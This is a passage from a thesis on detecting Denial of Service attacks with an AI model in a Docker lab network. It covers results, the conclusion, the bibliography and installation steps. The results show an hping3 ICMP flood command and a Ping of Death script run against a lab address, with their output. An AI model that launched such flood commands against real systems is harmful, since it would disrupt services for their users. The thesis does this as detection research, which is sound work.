2024-06-30 22:41:17 {"TIME":"2024-06-30 22:40:35", "IP
   address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
   "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
   "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
2024-06-30 22:41:17 {"TIME":"2024-06-30 22:41:00", "IP
   address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
   "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
   "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
```

The reason why this may happen is ascribable to two reason. The first one lays in the way the open connection are collected. Because of the eBPF function, responsible for the increment of the counter `open_connection` (6.23), the half-opened connections, typical of the SYN flood attack, can not be counted. The eBPF functions responsible, are attached to the system call `tcp_v4_connect` (6.25). The second reason lays in the way the original database from the Canadian institute for Cybersecurity has been build. In fact, the attack SYN flood has never been performed during the record, making its detection, by means of an AI model, impossible.

For the ICMP flood attack, the same results are obtained. The ICMP flood attack started at 22:47:11 (8.11), however on the server node is not possible to notice any change.



```
root@0023cf529f69:/# date
Sun Jun 30 22:47:11 CEST 2024
root@0023cf529f69:/# hping3 -p 3000 --icmp --flood 10.100.0.2
HPING 10.100.0.2 (eth0 10.100.0.2): icmp mode set, 28 headers + 0 dat
hping in flood mode, no replies will be shown
^C
--- 10.100.0.2 hping statistic ---
1099123 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@0023cf529f69:/# date
Sun Jun 30 22:48:01 CEST 2024
```

Figure 8.11. Hping3: ICMP Flood attack


As noticeable, for what concerns the forensic tool, the AI model does not recognise any DoS attack and no visible changes in the metrics are appreciable.

```
2024-06-30 22:48:11 {"TIME":"2024-06-30 22:47:04", "IP
    address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
    "tx_var":0.0, "rx_var":0.0, "ms_mean":79.03, "ms_var":0.0,
    "open_connections":1, "closed_connections":1,
    "mean_time":0.0205, "variance_time":0.00042025000000000005}
result: [[0.00525946]]NO
2024-06-30 22:48:11 {"TIME":"2024-06-30 22:47:29", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":1,
    "closed_connections":0, "mean_time":0.0, "variance_time":0.0}
result: [[0.00609942]]NO
2024-06-30 22:48:11 {"TIME":"2024-06-30 22:47:54", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
    "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
2024-06-30 22:49:23 {"TIME":"2024-06-30 22:48:19", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
    "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
2024-06-30 22:49:23 {"TIME":"2024-06-30 22:48:44", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
    "closed_connections":1, "mean_time":0.0, "variance_time":0.0}
result: [[0.00510207]]NO
2024-06-30 22:49:23 {"TIME":"2024-06-30 22:49:09", "IP
    address":"10.100.0.2", "tx_mean":443.0, "rx_mean":2.0,
    "tx_var":0.0, "rx_var":0.0, "ms_mean":2.0, "ms_var":0.0,
    "open_connections":1, "closed_connections":1,
    "mean_time":0.0175, "variance_time":0.00030625000000000004}
result: [[2.8753062e-09]]NO
```

The reason why this may happen is ascribable to two reason. The first one lays in the way ICMP flood works. In fact, the ICMP is not involved in the TCP connections, so it is impossible for the metrics used to spot any change. The second reason lays in the way the original database from the Canadian institute for Cybersecurity has been build. In fact, the attack ICMP flood has never been performed during the record, making its detection, by means of an AI model, impossible.

Ping of Death

The Ping of Death attack started at 22:58:52 (8.12), however on the server node is not possible to notice any change.



```
root@0023cf529f69:/# date
Sun Jun 30 22:58:52 CEST 2024
root@0023cf529f69:/# python3 pingOfDeath/pingOfDeath.py
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................................
.....................................................^C
Sent 2510 packets.
root@0023cf529f69:/# date
Sun Jun 30 23:00:11 CEST 2024
```

Figure 8.12. Hping3: Ping of Death attack

As noticeable, for what concerns the forensic tool, the AI model does not recognise any DoS attack and no visible changes in the metrics are appreciable.

```
2024-06-30 22:59:22 {"TIME":"2024-06-30 22:58:19", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
    "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
2024-06-30 22:59:22 {"TIME":"2024-06-30 22:58:44", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":2,
    "closed_connections":0, "mean_time":0.4676666666666667,
    "variance_time":0.4374242222222222}
result: [[0.0010368]]NO
```

```
2024-06-30 22:59:23 {"TIME":"2024-06-30 22:59:09", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
    "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
2024-06-30 23:00:39 {"TIME":"2024-06-30 22:59:34", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
    "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
2024-06-30 23:00:39 {"TIME":"2024-06-30 22:59:59", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
    "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
2024-06-30 23:00:39 {"TIME":"2024-06-30 23:00:24", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
    "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
```

The reason why this may happen is ascribable to the same reasons of the ICMP flood attack treated in the previous paragraph.

8.3.4 Node log example and TCP metrics data example

In this paragraph are shown a couple of examples related to the log collection.

Listing 8.5. Node Log Entries

```
2024-06-30T13:43:30+00:00 fluent.info {"pid": 15, "ppid": 9,
    "worker": 0, "message": "starting fluentd worker pid=15
    ppid=9 worker=0"}
2024-06-30T13:43:30+00:00 fluent.info {"message": "listening
    syslog socket on 0.0.0.0:5140 with tcp"}
2024-06-30T13:43:30+00:00 fluent.info {"port": 24224, "bind":
    "0.0.0.0", "message": "listening port port=24224
    bind=\"0.0.0.0\""}
2024-06-30T13:43:30+00:00 fluent.info {"worker": 0, "message":
    "fluentd worker is now running worker=0"}
2024-06-30T13:43:00+00:00 routerD {"log": " * Starting system
    logging syslog-ng", "container_id":
    "9a8ecc7e0c1ebe749d242d74ed
    773b9601efb4bc8fea0e000ca2031c38dea5e3", "container_name":
    "/newenvironment_rd_router_1", "source": "stdout"}
```

```
2024-06-30T13:43:03+00:00 routerD {"container_id":
   "9a8ecc7e0c1ebe749d242d74ed
   773b9601efb4bc8fea0e000ca2031c38dea5e3", "container_name":
   "/newenvironment_rd_router_1", "source": "stderr", "log":
   "[2024-06-30T13:43:03.767144] WARNING: Configuration file
   format is too old, syslog-ng is running in compatibility
   mode. Please update it to use the syslog-ng 3.35 format at
   your time of convenience. To upgrade the configuration,
   please review the warnings about incompatible changes printed
   by syslog-ng, and once completed change the @version header
   at the top of the configuration file; config-version='3.27'"}
```

Listing 8.6. TCP metrics data example

```
2024-06-30T15:56:53+00:00 dos.tracer.logs {"TIME": "2024-06-30
   15:56:53", "IP address": "10.100.0.2", "tx_mean": 0.0,
   "rx_mean": 0.0, "tx_var": 0.0, "rx_var": 0.0, "ms_mean":
   53.156666666666666, "ms_var": 2517.073088888889,
   "open_connections": 872, "closed_connections": 3,
   "mean_time": 0.006899428571428575, "variance_time":
   4.813139591836732e-07}
2024-06-30T15:57:18+00:00 dos.tracer.logs {"TIME": "2024-06-30
   15:57:18", "IP address": "10.100.0.2", "tx_mean": 0.0,
   "rx_mean": 0.0, "tx_var": 0.0, "rx_var": 0.0, "ms_mean":
   15.74888888888889, "ms_var": 619.919698765432,
   "open_connections": 141, "closed_connections": 9,
   "mean_time": 0.1587019867549669, "variance_time":
   0.3899703151616157}
```

Chapter 9

Conclusion

This thesis set out to propose an artificial intelligence approach to the recognition of Denial of Service attacks in the digital forensic environment.

Thanks to the fast technological advance and the development of an ultra connected world, remarkable improvement has been brought in various sectors. The role of the digital forensic became rapidly essential, because the growths of the technology was accompanied by a parallel evolution of the cybercrime. An important contribution to the cybercrime comes from the DoS attacks. A denial of service attack aims to disrupt the normal functioning of its victim, typically flooding it of illegitimate requests, making it inaccessible to legitimate users. One of the major challenges in combatting the DoS attacks is the difficulty in their detection. Many techniques, in fact, can be used to blend in their traces with legitimate traffic. As an example, can be used the IP spoofing or botnets to keep the attacker identity hidden, or varying randomly the request in order to make them similar to legitimate requests. Because of these reasons, the manual recognition of these attack, may be complex and time-consuming. The artificial intelligence approach, offers to the digital forensic science, a way to make this process automatic and quick. For this reason, this thesis has been based on the realisation of a system able to put the forensic process into practice and automatically recognise the DoS attacks by means of an AI model.

The AI model resulted to be effective in the recognition of most of the DoS attacks tested. Specifically, it detected the presence of the attacks that were collected in the original database (CIC-IDS2017): Slowloris, slow HTTP POST, slow read, range header, HTTP flood. The attacks SYN flood, ICMP flood and Ping of Death can not be detected by the model because they are not present in the database and because of the way data are collected. The results obtained, highlight the advantages and limits of the AI, offering an automated and quick solution that does not require the human intervention.

The realisation of the virtual network offers the possibility to test the experiment in a safe and isolated environment, even to not highly specialised users. The system of log collection allows the automatic collection of the network logs, and an eventual add of a server would be automatically managed. The AI model allows the user to immediately detect the DoS attack in a vast and huge amount of data.

The virtual network has been realised by means of Docker, specifically with the tool docker-compose. In the network context, the routing matter was managed by FRRouting and the log collector by Fluentd. The last one is essential for the collection of both the entire network's logs and the data required for the DoS detection. Afterwards, an AI model, based on MultiLayer Perceptrons algorithm has been realised. It has been confronted with a baseline structured with a more classic machine learning algorithm, called Random Forest. Both the models have been trained on a dataset coming from a previous project, based on the dataset offered by the CIC of the 2017. Once the model has been trained and tested, it has been assembled in the virtual network, in the log collection management system. The model, in fact, could be used both to prepare live analysis of the data or to analyse single entry or entire logs. The data collection of the metrics interested for the DoS detection, happened by means of 2 eBPF tools: tcpLife and tcpTracer.

The major limitations of the project raised with the analysis of the SYN flood, ICMP flood and Ping of Death attacks. If it is true that these attacks have not been performed during the building of the dataset, making their detection impossible, it is also verifiable that the metrics considered can not take care of these attacks. In fact, the typical half-opened connections of the SYN flood attacks, are never counted among the opened connections, because the tool tcpTracer increments the counter when the connection is successful. Considering the ICMP attacks instead, they have no effect on the metrics because no TCP connection gets established.

A possible solution, could be the aggregation of further AI models, trained on different data and fed with metrics that take care of half opened connections and ICMP packets. Additional improvements may be gained employing the newer database offered by the Canadian Institute of Cybersecurity created in the 2019, that contains many other attacks, included the SYN flood attack. Another possibility, may be trying to build a different database, collecting data one step ahead, in the routers' node. Trying to cut in advance the malicious traffic in an intrusion detection optic.

This project makes a significant contribution to the field of network security by demonstrating the potential of artificial intelligence models, in accurately recognizing and identifying specific types of Denial of Service attacks, offering a sensitive value in the forensic analysis environment. Moreover, the implementation of a virtual network using Docker emphasizes the practical and educational utility of the developed system. This approach not only offers a robust platform for real-world applications but also serves as a valuable resource for academic laboratories, enhancing both hands-on learning and theoretical understanding in the realm of network security.

Bibliography

[1] Interpol, "Digital forensics," 2024. [Online]. Available: https://www.interpol.int/How-we-work/Innovation/Digital-forensics

[2] R. Clayton and J. Kristoff, "Criminal ddos-for-hire ecosystem: International takedown and impact analysis," 2022, presentation at NANOG 79, providing a synopsis of the criminal DDoS-for-hire ecosystem; examining details of a simultaneous, internationally-orchestrated takedown of multiple DDoS-for-hire services in December 2022; and assessing the real-world impact via statistical analysis of global DDoS attack activity. [Online]. Available: https://www.youtube.com/watch?v=ctJZR-Q892w&list=PLO8DR5ZGla8hFbB2qGVHFRSmJO83G9ReF&index=12&ab_channel=NANOG

[3] New Jersey Cybersecurity & Communications Integration Cell, "Mirai botnet," https://web.archive.org/web/20161212084605/https://www.cyber.nj.gov/threat-profiles/botnet-variants/mirai-botnet, 2016, archived webpage from the New Jersey Cybersecurity & Communications Integration Cell. Accessed: 2024-06-22.

[4] J. Tolanur and S. Chaudhari, "Ddos attacks analysis with cyber data forensics using weighted logistic regression and random forest," in *2023 International Conference on Device Intelligence, Computing and Communication Technologies, (DICCT)*, 2023, pp. 1–6.

[5] F. Yihunie, E. Abdelfattah, and A. Odeh, "Analysis of ping of death dos and ddos attacks," in *2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, 2018, pp. 1–4.

[6] A. Ãrnes, P. Haas, G. Vigna *et al.*, "Using a virtual security testbed for digital forensic reconstruction," *Journal of Computer Virology*, vol. 2, no. 4, pp. 275–289, 2007. [Online]. Available: https://doi.org/10.1007/s11416-006-0033-x

[7] H. S. Fadzil, Z.-A. Ibrahim, F. A. Rahim, S. A. S. Nizam, H. I. M. Abdullah, and M. Z. Mustaffa, "Forensic analysis on distributed denial of service attack on iot environment," *Journal of Theoretical and Applied Information Technology*, vol. 100, no. 7, pp. 2018–2026, April 15 2022. [Online]. Available: http://www.jatit.org

[8] M. A. Zulkifli, I. Riadi, and Y. Prayudi, "Live forensics method for analysis denial of service (dos) attack on routerboard," *International Journal of Computer Applications*, vol. 180, no. 35, pp. 23–30, April 2018. [Online]. Available: https://www.researchgate.net/profile/Imam-Riadi-2/publication/324596064_Live_Forensics_Method_for_Analysis_Denial_of_Service_DOS_Attack_on_Routerboard/links/5ad98175a6fdcc2935869fb7/Live-Forensics-Method-for-Analysis-Denial-of-Service-DOS-Attack-on-Routerboard.

pdf

[9] Zafarullah, F. Anwar, and Z. Anwar, "Digital forensics for eucalyptus," in *2011 Frontiers of Information Technology*, 2011, pp. 110–116.

[10] H. Achi, A. Hellany, and M. Nagrial, "Network security approach for digital forensics analysis," in *2008 International Conference on Computer Engineering Systems*, 2008, pp. 263–267.

[11] S. Sachdeva and A. Ali, "Machine learning with digital forensics for attack classification in cloud network environment," *International Journal of System Assurance Engineering and Management*, vol. 13, no. Suppl 1, pp. 156–165, 2022. [Online]. Available: https://doi.org/10.1007/s13198-021-01323-4

[12] S. T. Zargar, J. Joshi, and D. Tipper, "A survey of defense mechanisms against distributed denial of service (ddos) flooding attacks," *IEEE Communications Surveys Tutorials*, vol. 15, no. 4, pp. 2046–2069, 2013.

[13] Statista, "Global cost of downtime 2021," 2021. [Online]. Available: https://www.statista.com/statistics/1102153/average-cost-per-minute-of-enterprise-server-downtime-worldwide/

[14] K. Lab, "Preventing ddos attacks while online gaming," 2022. [Online]. Available: https://www.kaspersky.com/resource-center/preemptive-safety/online-gaming-ddos

[15] Cloudflare, "Network layer ddos attack trends for q2 2020," 2020. [Online]. Available: https://blog.cloudflare.com/network-layer-ddos-attack-trends-for-q2-2020/

[16] D. Patel and D. Patel, "Polyddoschain - collaborative volumetric distributed denial of service attack detection and prevention using blockchain technology," in *2023 International Conference on Sustainable Computing and Smart Systems (ICSCSS)*, 2023, pp. 1571–1578.

[17] Cloudflare. Famous ddos attacks. [Online]. Available: https://www.cloudflare.com/en-gb/learning/ddos/famous-ddos-attacks/

[18] T. Dai, H. Shulman, and M. Waidner, "Poster: Fragmentation attacks on dns over tcp," in *2021 IEEE 41st International Conference on Distributed Computing Systems (ICDCS)*, 2021, pp. 1124–1125.

[19] L. Rudman and B. Irwin, "Characterization and analysis of ntp amplification based ddos attacks," in *2015 Information Security for South Africa (ISSA)*, 2015, pp. 1–5.

[20] R. Clayton, S. J. Murdoch, and R. N. M. Watson, "Ignoring the great firewall of china," in *Privacy Enhancing Technologies*, ser. Lecture Notes in Computer Science, G. Danezis and P. Golle, Eds., vol. 4258. Cambridge, UK: Springer Berlin, 2006, pp. 20–35, via Department of Computer Science and Technology. [Online]. Available: https://doi.org/10.1007/11957454_2

[21] A. Praseed and P. S. Thilagam, "Ddos attacks at the application layer: Challenges and research perspectives for safeguarding web applications," *IEEE Communications Surveys Tutorials*, vol. 21, no. 1, pp. 661–685, 2019.

[22] S. Suroto, "A review of defense against slow http attack," *JOIV: International Journal on Informatics Visualization*, vol. 1, no. 4, pp. 127–134, 2017. [Online]. Available: https://www.joiv.org/index.php/joiv/article/view/51

[23] D. Firmani, F. Leotta, and M. Mecella, "On computing throttling rate limits in web apis through statistical inference," in *2019 IEEE International Conference on Web Services (ICWS)*, 2019, pp. 418–425.

[24] L. Feinstein, D. Schnackenberg, R. Balupari, and D. Kindred, “Statistical approaches to ddos attack detection and response,” in *Proceedings DARPA Information Survivability Conference and Exposition*, vol. 1, 2003, pp. 303–314 vol.1.

[25] P. Barford, N. Duffield, A. Ron, and J. Sommers, “Network performance anomaly detection and localization,” in *IEEE INFOCOM 2009*, 2009, pp. 1377–1385.

[26] Fielding, R. and Reschke, J., “HTTP/1.1 Semantics and Content,” https://tools.ietf.org/html/rfc7231, Internet Engineering Task Force (IETF), 2014, rFC 7231.

[27] M. Zhan, Y. Li, H. Yang, G. Yu, B. Li, and W. Wang, “Coda: Runtime detection of application-layer cpu-exhaustion dos attacks in containers,” *IEEE Transactions on Services Computing*, vol. 16, no. 3, pp. 1686–1697, 2023.

[28] U. Islam, A. Al-Atawi, H. S. Alwageed, M. Ahsan, F. A. Awwad, and M. R. Abonazel, “Real-time detection schemes for memory dos (m-dos) attacks on cloud computing applications,” *IEEE Access*, vol. 11, pp. 74 641–74 656, 2023.

[29] G. Canfora, A. Di Sorbo, F. Mercaldo, and C. A. Visaggio, “Obfuscation techniques against signature-based detection: A case study,” in *2015 Mobile Systems Technologies Workshop (MST)*, 2015, pp. 21–26.

[30] L. Spitzner, *Honeypots: Tracking Hackers.* Addison Wesley, September 13 2002. [Online]. Available: http://www.it-docs.net/ddata/792.pdf

[31] R. R. Zebari, S. R. M. Zeebaree, A. B. Sallow, H. M. Shukur, O. M. Ahmad, and K. Jacksi, “Distributed denial of service attack mitigation using high availability proxy and network load balancing,” in *2020 International Conference on Advanced Science and Engineering (ICOASE)*, 2020, pp. 174–179.

[32] W. M. Eddy, “Tcp syn flooding attacks and common mitigations,” RFC 4987, August 2007. [Online]. Available: http://tools.ietf.org/html/rfc4987

[33] A. S. Sairam, S. Roy, and S. K. Dwivedi, “Using captcha selectively to mitigate http-based attacks,” in *2015 IEEE Global Communications Conference (GLOBECOM)*, 2015, pp. 1–6.

[34] H. Harshita, “Detection and prevention of icmp flood ddos attack,” *International Journal of New Technology and Research*, vol. 3, no. 3, March 2017. [Online]. Available: https://www.neliti.com/publications/263333/detection-and-prevention-of-icmp-flood-ddos-attack#cite

[35] Docker Inc., “What is a container?” https://www.docker.com/resources/what-container/, 2024.

[36] C. Boettiger, “An introduction to Docker for reproducible research, with examples from the R environment,” *ACM SIGOPS Operating Systems Review*, vol. 49, no. 1, pp. 71–79, 2015, special Issue on Repeatability and Sharing of Experimental Artifacts. [Online]. Available: https://arxiv.org/abs/1410.0846

[37] Docker, Inc., “Docker compose documentation,” https://docs.docker.com/compose/, 2024.

[38] M. Kerrisk, “Capabilities - linux programmer’s manual,” https://man7.org/linux/man-pages/man7/capabilities.7.html, 2024.

[39] Fluentd, “Fluentd documentation,” https://docs.fluentd.org/, 2024.

[40] FRRouting, “Frrouting documentation,” https://docs.frrouting.org/en/latest/, 2024.

[41] A. Jarrett and K.-K. R. Choo, "The impact of automation and artificial intelligence on digital forensics," *WIREs Forensic Sci*, vol. 3, p. e1418, 2021. [Online]. Available: https://doi.org/10.1002/wfs2.1418

[42] C. Janiesch, P. Zschech, and K. Heinrich, "Machine learning and deep learning," *Electron Markets*, vol. 31, pp. 685–695, 2021. [Online]. Available: https://doi.org/10.1007/s12525-021-00475-2

[43] I. Sharafaldin, A. H. Lashkari, and A. A. Ghorbani, "Toward generating a new intrusion detection dataset and intrusion traffic characterization," in *Proceedings of the 4th International Conference on Information Systems Security and Privacy (ICISSP)*, January 2018.

[44] Canadian Institute for Cybersecurity, "Intrusion detection evaluation dataset (cicids2017)," https://www.unb.ca/cic/datasets/ids-2017.html, 2024.

[45] V. Khetani, Y. Gandhi, S. Bhattacharya, S. N. Ajani, and S. Limkar, "Cross-domain analysis of ml and dl: Evaluating their impact in diverse domains," *International Journal of Intelligent Systems and Applications in Engineering*, vol. 11, no. 7s, pp. 253–262, 2023. [Online]. Available: https://www.ijisae.org/index.php/IJISAE/article/view/2951

[46] H. Oukhouya and K. El Himdi, "Comparing machine learning methodsâsvr, xgboost, lstm, and mlpâ for forecasting the moroccan stock market," *Computer Sciences amp; Mathematics Forum*, vol. 7, no. 1, 2023. [Online]. Available: https://www.mdpi.com/2813-0324/7/1/39

[47] L. Rice, *Learning eBPF: Programming the Linux Kernel for Enhanced Observability, Networking, and Security*, first edition ed. O'Reilly Media, March 2023. [Online]. Available: https://www.oreilly.com/library/view/learning-ebpf/9781098135126/

[48] ——, "Learning ebpf," https://github.com/lizrice/learning-ebpf, 2024, accessed: 2024-07-09.

Chapter 10

User Manual

10.1 Installation of the system

It is mandatory to use a Linux distribution, because of compatibility problem with the Windows Subsystem for Linux (WSL). The WSL, in fact, lack of the necessary headers to run the eBPF programs and tools, used in this experiment. It has been tested with Linux Ubuntu 22.04.4.

The system is a network simulated in the Docker environment. In order to build it, it is necessary the installation of Docker and the docker-compose.

Step by step commands:

1. **Update the apt package index**

   ```
   sudo apt-get update
   ```

2. **Install packages to allow apt to use a repository over HTTPS**

   ```
   sudo apt-get install apt-transport-https ca-certificates
      curl software-properties-common
   ```

3. **Add Dockerâs official GPG key**

   ```
   curl -fsSL https://download.docker.com/linux/ubuntu/gpg |
      sudo gpg --dearmor -o
      /usr/share/keyrings/docker-archive-keyring.gpg
   ```

4. **Set up the stable repository**

   ```
   echo "deb [arch=$(dpkg --print-architecture)
      signed-by=/usr/share/keyrings/docker-archive-keyring.gpg]
      https://download.docker.com/linux/ubuntu $(lsb_release
      -cs) stable" | sudo tee
      /etc/apt/sources.list.d/docker.list > /dev/null
   ```

5. **Update the apt package index again**

```
sudo apt-get update
```

6. **Install Docker Engine**

```
sudo apt-get install docker-ce docker-ce-cli containerd.io
```

7. **Verify that Docker Engine is installed correctly**

```
sudo docker run hello-world
```

All in one:

```
sudo apt-get update

sudo apt-get install apt-transport-https ca-certificates curl
   software-properties-common

curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo
   gpg --dearmor -o
   /usr/share/keyrings/docker-archive-keyring.gpg

echo "deb [arch=$(dpkg --print-architecture)
   signed-by=/usr/share/keyrings/docker-archive-keyring.gpg]
   https://download.docker.com/linux/ubuntu $(lsb_release -cs)
   stable" | sudo tee /etc/apt/sources.list.d/docker.list >
   /dev/null

sudo apt-get update

sudo apt-get install docker-ce docker-ce-cli containerd.io
sudo docker run hello-world
```

To manage the network, in the directory in which the docker-compose.yml file is located:

- Run the services:

  ```
  sudo docker-compose up -d
  ```

  This command will run the services described in the docker-compose.yml file. The first time, it will build automatically the images. If any modification to the images is done, take care of running the BUILD command.

- Build the services:

```
sudo docker-compose build
```

This command will build the images chosen for the services described in the docker-compose.yml file.

- Restart the services:

  ```
  sudo docker-compose restart
  ```

  This command is meant to be used in case the system get stuck, or to run another time the entrypoint of every image.

- Take down the services:

  ```
  sudo docker-compose down
  ```

- View container logs

  ```
  sudo docker logs CONTAINER_ID
  ```

- Execute a command in a running container

  ```
  sudo docker exec -it CONTAINER_ID COMMAND
  ```

Specifically, after the docker and docker-compose installation run:

```
sudo docker-compose up -d
```

10.2 Description of the system

The topology of the network is described by the figure 10.1.

Admin-fluentd

The node admin-fluentd has addressable to the IP address 10.200.0.2. It is in charge of managing, collecting and analysing the network. To enter the node:

```
sudo docker exec -it newenvironment_admin-fluentd_1 /bin/bash
```

In the folder `shared-volume/prediction` there are the necessary tools to analyse the TCP information about the server of interest.

The tool intervalModelUser.py takes in input a DoS log from the folder `/output/DoS` and look for the presence of a DoS attack in a time interval. To run the tool:




